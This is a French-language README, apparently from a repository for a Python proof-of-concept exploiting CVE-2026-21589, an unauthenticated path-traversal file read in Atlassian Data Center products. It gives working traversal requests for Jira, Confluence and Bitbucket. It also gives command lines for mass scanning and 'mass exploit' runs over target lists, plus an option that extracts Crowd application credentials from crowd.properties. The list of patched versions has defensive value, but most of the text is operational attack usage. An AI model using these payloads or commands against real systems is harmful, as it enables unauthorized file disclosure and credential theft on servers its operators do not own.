
 murrez/cve-2026-21589
PoC Python pour CVE-2026-21589, une lecture de fichier par traversée de chemin non authentifiée dans les produits Atlassian Data Center via atlassian-plugins-webresource ; inclut les modes check, exploit et batch.

PoC en Python 3 pour CVE-2026-21589 — produits Atlassian Data Center / auto-hébergés — lecture arbitraire de fichiers sans authentification à l'intérieur de la racine de l'application web Tomcat via la gestion des chemins de atlassian-plugins-webresource (:: → /).
| Champ | Valeur |
|---|---|
| CVE | CVE-2026-21589 |
| Éditeur | Atlassian |
| Produits | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Type | Lecture arbitraire de fichiers (pas d'écriture / RCE en soi) |
| Auth | Aucune |
| CVSS 4.0 | 9.3 Critique (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| Page PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| Marqueur de vérification | POCBIT-21589-OK |
| Routes vérifiées dans le PoC | Jira, Confluence, Bitbucket |
Objectif du PoC : check (sonde WEB-INF + marqueurs produit), exploit (lecture de chemins connus, analyse facultative de crowd.properties), traitement par lots -j, JSONL + hits.txt / exploited.txt.
La bibliothèque partagée atlassian-plugins-webresource sert des ressources statiques de plugins sous des routes telles que /download/resources/.... Dans les versions vulnérables, Router.unescapeSlashes() convertit :: en / après le routage. Les segments de traversée de la forme ..:: deviennent ../, contournant la suppression des barres obliques dans getResourceRelativeToWebResource() et atteignant les lectures de fichiers de ResourceFactory.
Limites (éditeur + recherche) :
WEB-INF/classes/crowd.properties).| Produit | Corrigé à partir de |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (souvent urlrewrite.xml au lieu de web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Si Jira est intégré à Atlassian Crowd, WEB-INF/classes/crowd.properties peut contenir application.name et application.password. Avec un accès réseau à Crowd, cela peut mener à des actions d'administration d'identité (distinctes de cette CVE ; la liste d'autorisation IP de Crowd peut bloquer l'accès direct). Ce dépôt ne fait que lire et analyser ce fichier lorsqu'il est présent — il **n'**automatise pas la création d'utilisateurs Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Exemple de sortie terminal : [VULN] confirme la sonde ; [EXP] avec POCBIT-21589-OK:WEB-INF/web.xml signifie que la lecture du fichier a réussi. La ligne de résumé écrit cve_2026_21589_exploit.jsonl.
| Option | Objectif |
|---|---|
--mode check | Sonde WEB-INF ; détecte le produit via les marqueurs de réponse |
--mode exploit | Après vérification, lit --file (par défaut WEB-INF/classes/crowd.properties) |
--grab-crowd | L'exploit lit crowd.properties et affiche les identifiants d'application analysés |
--encode-colons | Force l'encodage %3a%3a (par défaut : essaie en clair puis encodé) |
--insecure | Ignore la vérification du certificat TLS |
-j | Nombre de threads pour --list |
Sorties (lot) : cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Interprétation des résultats
[VULN] — Jira/Confluence/Bitbucket vulnérable détecté via le marqueur WEB-INF.[EXP] avec POCBIT-21589-OK:WEB-INF/web.xml — lecture du fichier demandé réussie (voir la capture d'écran ci-dessus).[+] POCBIT-21589-OK jira @ … sans ligne [EXP] — vérification réussie ; --grab-crowd peut toutefois échouer si crowd.properties est absent.0 en mode exploit uniquement lorsque la lecture du fichier demandé est validée ; sinon 1.Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
